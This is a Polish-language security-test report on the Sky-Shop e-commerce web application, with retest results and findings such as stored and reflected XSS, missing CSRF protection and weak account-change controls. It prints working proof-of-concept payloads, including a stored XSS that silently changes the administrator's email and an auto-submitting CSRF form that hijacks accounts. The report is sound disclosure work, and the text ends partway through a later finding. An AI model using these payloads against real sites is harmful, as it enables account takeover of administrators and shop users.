securitum

Raport z testów bezpieczeństwa

PRZEDMIOT PRAC

Aplikacja internetowa Sky-Shop oraz analiza kodu źródłowego aplikacji Sky-Shop

DATA WYKONANIA PRAC

15.01.2026 – 12.02.2026

DATY RETESTÓW

03.08.2026, 13.08.2026

MIEJSCE WYKONANIA PRAC

Kraków

AUTORZY

Grzegorz Bronka
Karol Królak

WERSJA DOKUMENTU

1.2

securitum

Podsumowanie wykonanych prac

Niniejszy raport jest podsumowaniem testów bezpieczeństwa przeprowadzonych przez firmę Securitum. Przedmiotem testów była aplikacja internetowa Sky-Shop dostępna pod adresem https://[REDACTED].mysky-shop.pl/ oraz analiza kodu źródłowego aplikacji Sky-Shop.

Testy aplikacji internetowej zostały przeprowadzone z następującymi poziomami uprawnień:

- Użytkownik nieuwierzytelniony,
- USER,
- ADMIN.

Kod źródłowy został przekazany za pomocą archiwum:

- skyshop_files.zip (SHA256: [REDACTED])

Najistotniejsze znalezione podatności to:

- [HIGH] SECURITUM-2422444-001: Stored Cross-Site Scripting (XSS) – możliwość zapisania na stałe w aplikacji złośliwego kodu HTML/JavaScript
- [MEDIUM] SECURITUM-2422444-002: Brak ochrony przed Cross-Site Request Forgery (CSRF)
- [MEDIUM] SECURITUM-2422444-004: Reflected Cross-Site Scripting (XSS) – możliwość wykonania złośliwego kodu JavaScript
- [MEDIUM] SECURITUM-2422444-005: Brak ochrony przed atakami siłowymi na formularz logowania

Informacja dotycząca raportu publicznego: ze względu na metodologię testów oraz specyfikację środowiska klienta z raportu zostały usunięte podatności o numerach SECURITUM-2422444-009 i SECURITUM-2422444-011, oraz elementy związane z analizą kodu.

Testy przeprowadzono w podejściu "best effort", co oznacza maksymalne wykorzystanie dostępnego czasu i zasobów, z priorytetem na identyfikację najważniejszych rodzajów podatności. Nie skupiano się na szczegółowym przeglądzie wszystkich funkcjonalności i elementów aplikacji, lecz na najbardziej istotnych aspektach bezpieczeństwa.

W trakcie prac szczególny nacisk położono na podatności mające lub mogące mieć negatywny wpływ na poufność, integralność oraz dostępność przetwarzanych danych.

Testy bezpieczeństwa przeprowadzono zgodnie z powszechnie przyjętymi metodykami testowania aplikacji internetowych, takimi jak: OWASP Code Review Guide, OWASP TOP10 czy (w wybranym zakresie) OWASP ASVS, jak również wewnętrznymi metodykami przeprowadzania testów bezpieczeństwa firmy Securitum.

W ramach prac wykorzystano podejście polegające na testach manualnych opartych na wymienionych wyżej metodykach, jak i wsparcie tych czynności szeregiem narzędzi automatycznych, m.in. Burp Suite Professional, dirsearch, nmap, testssl, semgrep, SonarQube.

Podatności zostały szczegółowo opisane w dalszej części raportu.

Status po retestach (13.08.2026)

W dniu 13 sierpnia 2026 przeprowadzono ponowną weryfikację wcześniej zidentyfikowanych podatności.

Poniższa tabela przedstawia aktualny status wdrożenia działań naprawczych dla każdej z wykrytych podatności:

Identyfikator	Nazwa podatności	Status
SECURITUM-2422444-004	Reflected Cross-Site Scripting (XSS) – możliwość wykonania złośliwego kodu JavaScript	FIXED
SECURITUM-2422444-005	Brak ochrony przed atakami siłowymi na formularz logowania	FIXED
SECURITUM-2422444-008	Ciasteczka – brak atrybutów bezpieczeństwa	FIXED
SECURITUM-2422444-015	Brak nagłówka Strict-Transport-Security	IMPLEMENTED

Status po retestach (03.08.2026)

W dniu 3 sierpnia 2026 przeprowadzono ponowną weryfikację wcześniej zidentyfikowanych podatności.

Poniższa tabela przedstawia aktualny status wdrożenia działań naprawczych dla każdej z wykrytych podatności:

Identyfikator	Nazwa podatności	Status
SECURITUM-2422444-001	Stored Cross-Site Scripting (XSS) – możliwość zapisania na stałe w aplikacji złośliwego kodu HTML/JavaScript	FIXED
SECURITUM-2422444-002	Brak ochrony przed Cross-Site Request Forgery (CSRF)	FIXED
SECURITUM-2422444-003	Brak konieczności podania obecnego hasła podczas zmiany hasła / zmiany adresu e-mail	FIXED
SECURITUM-2422444-004	Reflected Cross-Site Scripting (XSS) – możliwość wykonania złośliwego kodu JavaScript	NOT FIXED
SECURITUM-2422444-005	Brak ochrony przed atakami siłowymi na formularz logowania	PARTIALLY FIXED

SECURITUM-2422444-006	Brak wygasania linków do zmiany hasła / zmiany adresu e-mail	FIXED
SECURITUM-2422444-007	Link do zmiany hasła / adresu email zawiera adres HTTP	FIXED
SECURITUM-2422444-008	Ciasteczka – brak atrybutów bezpieczeństwa	PARTIALLY FIXED
SECURITUM-2422444-010	Wsparcie dla słabych szyfrów TLS	FIXED
SECURITUM-2422444-012	Enumeracja użytkowników	IMPLEMENTED
SECURITUM-2422444-013	Brak opcji włączenia 2FA	IMPLEMENTED
SECURITUM-2422444-014	Wylogowanie nie powoduje unieważnienia sesji	IMPLEMENTED
SECURITUM-2422444-015	Brak nagłówka Strict-Transport-Security	NOT IMPLEMENTED
SECURITUM-2422444-016	Brak nagłówka Referrer-Policy	IMPLEMENTED
SECURITUM-2422444-017	Wdrożenie nagłówka X-Content-Type-Options	NOT IMPLEMENTED
SECURITUM-2422444-018	Ujawnianie nadmiarowych informacji o środowisku w odpowiedzi HTTP	IMPLEMENTED
SECURITUM-2422444-019	Nadmiarowa metoda HTTP – HEAD	IMPLEMENTED

Klasyfikacja podatności

Podatności zostały sklasyfikowane w pięciostopniowej skali odzwierciedlającej zarówno prawdopodobieństwo znalezienia podatności, jak i istotność skutków jej wykorzystania. Poniżej zawarto krótki opis każdego z poziomów istotności:

- CRITICAL (podatność krytyczna) – wykorzystanie podatności umożliwia przejęcie pełnej kontroli nad serwerem lub urządzeniem sieciowym albo pozwala uzyskać dostęp (w trybie zapisu i/lub odczytu) do danych o dużym poziomie poufności i istotności. Zazwyczaj podatność jest też łatwa do wykorzystania, tj. nie wymaga od napastnika posiadania dostępu do systemów, które są trudne do zdobycia, lub przeprowadzania ataków socjotechnicznych. Podatności oznaczone jako CRITICAL powinny być naprawione bezzwłocznie, jeśli występują na środowisku produkcyjnym.

- HIGH (podatność o wysokim poziomie istotności) – wykorzystanie podatności pozwala na uzyskanie dostępu do wrażliwych informacji (podobnie jak przy poziomie krytycznym), jednak może wcześniej wymagać spełnienia pewnych warunków (np. posiadania konta użytkownika w wewnętrznym systemie) w celu praktycznego wykorzystania. Alternatywnie: podatność może zostać w łatwy sposób wykorzystana, jednak ograniczone są jej skutki.


- MEDIUM (podatność o średnim poziomie istotności) – wykorzystanie podatności może zależeć od zewnętrznych czynników (np. wymaga przekonania użytkownika do kliknięcia w łącze) lub może wymagać trudnych do spełnienia warunków. Ponadto wykorzystanie podatności zazwyczaj umożliwia dostęp tylko do ograniczonej ilości danych lub do danych o mniejszym poziomie istotności.

- LOW (podatność o niskim poziomie istotności) – wykorzystanie podatności ma niewielki bezpośredni wpływ na bezpieczeństwo przedmiotu testów lub wymaga bardzo trudnych warunków do spełnienia (np. fizyczny dostęp do serwera).

- INFO (ogólne zalecenia lub informacja) – punkty oznaczone poziomem INFO nie są podatnościami bezpieczeństwa. Wskazują jednak dobre praktyki, których zastosowanie pozwala zwiększyć ogólny poziom bezpieczeństwa przedmiotu testów. Alternatywnie: zwracają uwagę na pewne rozwiązania (np. architektoniczne), pozwalające uszczelnić przedmiot testów.

Zestawienie statystyczne


Poniżej zestawienie statystyczne znalezionych podatności:



Ponadto zgłoszono 9 punktów informacyjnych.

Zestawienie statystyczne po retestach (13.08.2026)


Poniżej zestawienie statystyczne znalezionych podatności:



Ponadto zgłoszono dwa punkty informacyjne.

Zestawienie statystyczne po retestach (03.08.2026)

Poniżej zestawienie statystyczne znalezionych podatności:



Ponadto zgłoszono 3 punkty informacyjne.

Spis treści

Historia zmian

Data dokumentu	Wersja	Opis zmiany
13.08.2026	1.2	Ponowne testy wskazanych podatności przeprowadzone na zlecenie klienta: • SECURITUM-2422444-004, • SECURITUM-2422444-005, • SECURITUM-2422444-008, • SECURITUM-2422444-015. Raport został zaktualizowany o wyniki drugiego retestu, zarówno w podsumowaniu wykonanych prac, jak i przy każdej z retestowanych podatności. Dodatkowo w raporcie uwzględniono statystyczne podsumowanie wyników drugiego retestu.
03.08.2026	1.1	Przeprowadzono retest wcześniej zidentyfikowanych podatności. Raport został zaktualizowany o status po retestach zarówno w podsumowaniu wykonanych prac, jak i przy opisie każdej podatności. Dodatkowo dodano statystyczne podsumowanie wyników retestu.
12.02.2026	1.0	Wersja końcowa raportu. Dodano podatności od SECURITUM-2422444-004 do SECURITUM-2422444-019. Zaktualizowano opisy wszystkich podatności.
28.01.2026	0.1	Utworzenie wersji roboczej raportu.

Podatności w aplikacji internetowej

[FIXED][HIGH] SECURITUM-2422444-001: Stored Cross-Site Scripting (XSS) – możliwość zapisania na stałe w aplikacji złośliwego kodu HTML/JavaScript

STATUS PO RETESTACH (03.08.2026)

Podatność została usunięta. Aplikacja prawidłowo odrzuca zmodyfikowane żądania zawierające złośliwy kod HTML/JavaScript w polu `email`. W odpowiedzi serwer zwraca komunikat `{"success":false}`, a przesłane dane nie są zapisywane w bazie danych. W rezultacie w panelu administracyjnym nie pojawia się wstrzyknięty kod HTML/JavaScript.

Przykładowe żądanie ze zmienionym adresem e-mail:

```
POST /ticket/?json=1 HTTP/2
Host: [REDACTED].mysky-shop.pl
[…]

title=test&email=<img+src+onerror%3dalert(1)>&text=test&submit=submit&is_js=1&csrf_token=d3860da2
1bb5c16b1e3ebc492e17ba232b3[…]
```

Odpowiedź serwera:

```
HTTP/2 200 OK
Date: Mon, 03 Aug 2026 07:06:08 GMT
[…]

{"success":false}
```

OPIS

Audyt wykazał, iż możliwe jest zapisanie na stałe w aplikacji dowolnego kodu HTML/JavaScript, który jest następnie wykonywany w kontekście panelu administratora. Takie zachowanie można wykorzystać do przejęcia konta administratora a następnie kradzieży dowolnych danych / zmiany danych w aplikacji.

Więcej informacji:

- https://sekurak.pl/czym-jest-xss/
- https://cdn.sekurak.pl/podatnosc_XSS.pdf
- https://owasp.org/www-community/attacks/xss/
- https://cwe.mitre.org/data/definitions/79.html

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Uprzywilejowany użytkownik musi otworzyć zgłoszenie zawierające złośliwy kod.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Przykład #1 – wykonanie kodu JavaScript jako administrator

Aby potwierdzić podatność należy przejść do formularza zgłoszeniowego https://[REDACTED].mysky-shop.pl/contact.


Podatność XSS może został wykonana przez pole z nazwą użytkownika (które jest dołączane, jeżeli użytkownik posiada konto w aplikacji), następnie wysłanie formularza ze zgłoszeniem.

Jednak łatwiejszym sposobem wykorzystania podatności jest użycie pola `email` w formularzu zgłoszeniowym, gdyż nie wymagane jest wtedy zakładanie konta w aplikacji.


Należy wysłać formularz zgłoszeniowy, następnie przechwycić żądanie narzędziem proxy takim jak Burp Suite i wstrzyknąć XSS w polu `email`. Przykład żądania ze zmienionym adresem e-mail:

```
POST /ticket/?json=1 HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: PHPSESSID=4[…]o; SERVERID=apache-web; js_hash=a[…]7; device_view=full; [REDACTED]=d[…]0;
[…]
Content-Length: 197
X-Requested-With: XMLHttpRequest
User-Agent: […]
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://[REDACTED].mysky-shop.pl
Referer: https://[REDACTED].mysky-shop.pl/contact
Accept-Encoding: gzip, deflate, br
[…]

[…]&email=<img+src+onerror%3dalert(document.domain)>&[…]&is_js=1&csrf_token=f3[…]90
```

Następnie należy zalogować się jako administrator i przejść do panelu administratora (https://[REDACTED].mysky-shop.pl/admin/) > [REDACTED]. Kod wykona się:



Dodatkowo osadzenie kodu w stronie można zweryfikować używając narzędzi deweloperskich w przeglądarce:



Przykład #2 – praktyczne użycie podatności do przejęcia konta administratora

Poniższe żądanie jest wysyłane do tego samego endpointu co w poprzednim przykładzie, zmieniono jednak kod JavaScript na taki który zmienia adres e-mail administratora:

```
POST /ticket/?json=1 HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: PHPSESSID=4r[…]to; SERVERID=apache-web; js_hash=a[…]7; device_view=full;
[REDACTED]=dd0[…]90; […]
Content-Length: 405
X-Requested-With: XMLHttpRequest
User-Agent: […]
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://[REDACTED].mysky-shop.pl
Referer: https://[REDACTED].mysky-shop.pl/contact
Accept-Encoding: gzip, deflate, br
[…]

title=WA%C5%BBNE!!!!&email=<img+src%3dx+onerror%3d"with(new+XMLHttpRequest)open('POST','/register
/[…]/1/%3fjson%3d1'),setRequestHeader('Content-Type','application/x-www-form-
urlencoded'),send('user_email%3dattacker%2540im84w[…].[REDACTED]')">&text=WA%C5%BBNE!!!!&submit=s
ubmit&is_js=1&csrf_token=1f[…]98
```

Następnie należy zalogować się jako administrator i przejść do panelu administratora (https://[REDACTED].mysky-shop.pl/admin/) > [REDACTED].

Przykład żądania wykonanego przez aplikację po przejściu do list zgłoszeń:

```
POST /…/?json=1&action=load&_rq=a[…]4&_dc=[…] HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: tick=%7B[…]%7D; cc_cookie={"c[…]Z"}; _fbp=fb.[…]QEA; device_view=full; SERVERID=ap[…]eb;
at_priv=785[…]364; videoShowed=1; win_popup=%7B[…]%7D; lastseen=98-108; order_unique=0.[…]28;
[REDACTED]=c57[…]720; PHPSESSID=ga[…]ag; autologin=eyJ[…]SJ9; js_hash=aa[…]d7
Content-Length: 42
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: […]
Accept: */*
Origin: https://[REDACTED].mysky-shop.pl
Referer: https://[REDACTED].mysky-shop.pl/admin/
[…]

start=0&limit=25&sort=ticket_date&dir=DESC
```


Odpowiedź aplikacji zawiera kod HTML:

```
HTTP/2 200 OK
Server: Apache
X-Frame-Options: SAMEORIGIN
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: application/json; charset=utf-8
X-Powered-By: Sky-shop

{"success":true,"totalCount":{"count":"1"},"store":[{"[…]":"<img src=x onerror=\"with(new
XMLHttpRequest)open('POST','\/[…]\/[…]\/1\/?json=1'),setRequestHeader('Content-Type','x-www-form-
urlencoded'),send('user_email=attacker%40im84wv[…].[REDACTED]')\">","ticket_order_id":null,"ticke
t_assignet_to_admin":null,"ticket_status":"todo","ticket_title":"WA\u01[…]
```

Kod wykona się i e-mail administratora zostanie zmieniony przez poniższe żądanie:

```
POST /register/emailchange/1/?json=1 HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: [REDACTED]=c5[…]20; PHPSESSID=ga[…]ag; autologin=eyJ[…]SJ9; js_hash=a[…]7; […]
Content-Length: 68
Content-Type: application/x-www-form-urlencoded
User-Agent: […]
Accept: */*
Origin: https://[REDACTED].mysky-shop.pl
Referer: https://[REDACTED].mysky-shop.pl/admin/
Accept-Encoding: gzip, deflate, br
[…]

user_email=attacker%40im84w[…].[REDACTED]
```

Dodatkowo osadzenie kodu w stronie można zweryfikować używając narzędzi deweloperskich w przeglądarce:



Atakujący może następnie przejść pod link wysłany w adresie e-mail, aby pozyskać sesję administratora:

```
GET /…/1/key/5[…]d HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: PHPSESSID=4[…]o; [REDACTED]=dd[…]90; js_hash=7364a08590; […]
User-Agent: […]
[…]
```

Odpowiedź aplikacji ustawiająca nową sesję:

```
HTTP/2 200 OK
Server: Apache
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: at_priv=5[…]e; expires=Tue, 26 Jan 2027 16:14:09 GMT; Max-Age=31536000; path=/;
HttpOnly
Set-Cookie: PHPSESSID=f[…]d; path=/; HttpOnly
Vary: Accept-Encoding
Content-Length: 134786
Content-Type: text/html; charset=utf-8
X-Powered-By: Sky-shop
[…]

<!DOCTYPE html>
<html lang="pl" currency="PLN"  class=" ">
[…]
```

W ten sposób atakujący uzyskuje sesje administratora oraz permanentny dostęp – możliwość zmiany hasła poprzez nowy adres e-mail (podatność *SECURITUM-2422444-003*).

LOKALIZACJA

[REDACTED]

REKOMENDACJA

Zaleca się, aby wszystkie dane otrzymywane od użytkownika były odpowiednio filtrowane (odrzucenie wartości niezgodnych z szablonem/formatem danego pola), a następnie zakodowane na wyjściu względem kontekstu, w którym są osadzane (we wszystkich miejscach aplikacji, nie tylko tych wyszczególnionych w części „Szczegóły techniczne").

W tym celu najlepiej zweryfikować, czy wykorzystywany przez aplikację framework posiada wbudowane funkcje, które realizują opisane zalecenie.

Więcej informacji:

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[FIXED][MEDIUM] SECURITUM-2422444-002: Brak ochrony przed Cross-Site Request Forgery (CSRF)

STATUS PO RETESTACH (03.08.2026)

Podatność została usunięta. Endpoint `/register/emailchange/1/?json=1` wymaga podania hasła użytkownika w celu zmiany adresu e-mail. Dodatkowo aplikacja automatycznie dołącza token CSRF do żądania zmiany adresu e-mail i weryfikuje go po stronie serwera — żądania bez tokenu, z błędnym lub pustym tokenem, są odrzucane (`{"success":false}`).

OPIS

Testowana aplikacja nie implementuje zabezpieczeń przed atakami Cross-Site Request Forgery. Atakujący nakłaniając użytkownika-ofiarę do przejścia pod adres, pod którym umieszczony zostanie złośliwy kod HTML/JavaScript może wykonać w jego imieniu dowolną akcję w testowanej aplikacji.

Podatność dotyczy wielu miejsc w aplikacji. Poniżej zaprezentowano przykład, który pozwala przejąć dowolne konto w aplikacji.

Więcej informacji:

- https://sekurak.pl/czym-jest-podatnosc-csrf-cross-site-request-forgery/
- https://owasp.org/www-community/attacks/csrf
- https://owasp.org/www-project-code-review-guide/reviewing-code-for-csrf-issues
- https://cwe.mitre.org/data/definitions/352.html

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Nakłonienie użytkownika do odwiedzenia strony ze złośliwym kodem.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Z uwagi na fakt, że przeglądarki bazowane na Google Chrome ustawiają na wszystkich ciasteczkach domyślnie flagę `SameSite` na wartość `Lax` poniższy przykład został wykonany używając przeglądarki Mozilla Firefox. Należy również zaznaczyć, że w Google Chrome wartość jest ustawiana po 120 sekundach od ustawienia ciasteczka, co daje atakującemu dodatkową możliwość ataku w tym czasie.

Poniższy przykład wykorzystuje również podatność *SECURITUM-2422444-003,* aby zaprezentować praktyczne wykorzystanie obu podatności do przejęcia konta użytkownika.

Poniżej przedstawiono przykładowy kod HTML/JavaScript który atakujący mógłby umieścić na swojej stronie. Kod powoduje zmianę adresu e-mail (przykładowy e-mail zaznaczono na żółto) na koncie użytkownika zalogowanego w aplikacji, który odwiedzi stronę.

```
<html>
  <body>
    <form action="https://[REDACTED].mysky-shop.pl/register/emailchange/1/?json=1" method="POST">
      <input type="hidden" name="user&#95;email" value="test&#64;s5yef57
[…]m&#46;x&#46;[REDACTED]&#46;pl" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
```

```
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Żądanie wysłane przez przeglądarkę użytkownika po odwiedzeniu strony:

```
POST /register/emailchange/1/?json=1 HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: PHPSESSID=66[…]rl; SERVERID=apache-web; js_hash=7[…]0; [REDACTED]=77[…]e7; _fbp=fb[…]A;
autologin=eyJ[…]J9
User-Agent: Mozilla/5.0 […] Firefox/147.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://burpsuite
Referer: http://burpsuite/
[…]

user_email=test%40s5yef57lqt2f4tbpax[…].[REDACTED]
```

Aplikacja akceptuje żądanie zmiany adresu e-mail:

```
HTTP/2 200 OK
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: referer=burpsuite; expires=Sat, 23 Jan 2027 16:27:32 GMT; Max-Age=31536000; path=/
Content-Type: application/json; charset=utf-8
X-Powered-By: Sky-shop

{"success":true,"msg":"Na podany adres e-mail: <b>test@s5yef57lqt[...].[REDACTED]<\/b>
wys\u0142ali\u015bmy potwierdzenie zmiany poprzedniego adresu e-mail. Aby aktywowa\u0107 nowy
adres, prosimy klikn\u0105\u0107 w link wys\u0142any w e-mailu.<br \/><br \/>Poprzedni adres e-
mail b\u0119dzie aktywny do czasu potwierdzenia nowego."}
```

LOKALIZACJA

[REDACTED]

REKOMENDACJA

Aplikacja powinna przesyłać w zapytaniach HTTP zmieniających stan aplikacji tokeny anty-CSRF. Tokeny powinny być następnie walidowanie po stronie serwera. Żądania niezawierające tokena lub token z błędną wartością powinny być odrzucane. Zaleca się zweryfikować, czy wykorzystywany w aplikacji *framework* posiada wbudowane mechanizmy chroniące przed CSRF.

Należy również rozważyć ustawianie flagi SameSite na ważnych ciasteczkach takich jak `PHPSESSID`.

Więcej informacji:

- https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[FIXED][LOW] SECURITUM-2422444-003: Brak konieczności podania obecnego hasła podczas zmiany hasła / zmiany adresu e-mail

STATUS PO RETESTACH (03.08.2026)

Podatność została usunięta. Endpointy `/register/emailchange/1/?json=1` oraz `/passrecover/?json=1` wymagają teraz podania aktualnego hasła użytkownika. Żądania bez lub z błędnym hasłem są odrzucane przez serwer co uniemożliwia zmianę adresu e-mail lub hasła bez wcześniejszej weryfikacji tożsamości użytkownika.

OPIS

W trakcie realizacji testów zaobserwowano, iż możliwa jest zmiana adresu e-mail na koncie bez podania obecnego hasła lub potwierdzenia zmiany na starym adresie e-mail. Atakujący które uzyska dostęp do konta użytkownika będzie mógł ustawić nowy adres e-mail dla konta, następnie zmienić hasło, przejmując konto permanentnie.

Podatność dotyczy również kont administratorów w aplikacji. Praktyczne użycie podatności zaprezentowano w podatnościach *SECURITUM-2422444-001* oraz *SECURITUM-2422444-002* gdzie używana jest ona, aby przejąć konto administratora.

Więcej informacji:

- https://cwe.mitre.org/data/definitions/620.html
- https://www.owasp.org/index.php/Testing_for_weak_password_change_or_reset_functionalities_(OTG-AUTHN-009)#Test_Password_Change

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Pozyskanie sesji użytkownika przez inny rodzaj ataku np. CSRF, XSS.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Poniżej zaprezentowano przykładowy scenariusz jaki mógłby wykorzystać atakujący:

1. Atakujący uzyskuje dostęp do konta ofiary ataku.
2. Atakujący zmienia adres e-mail przypisany do konta.
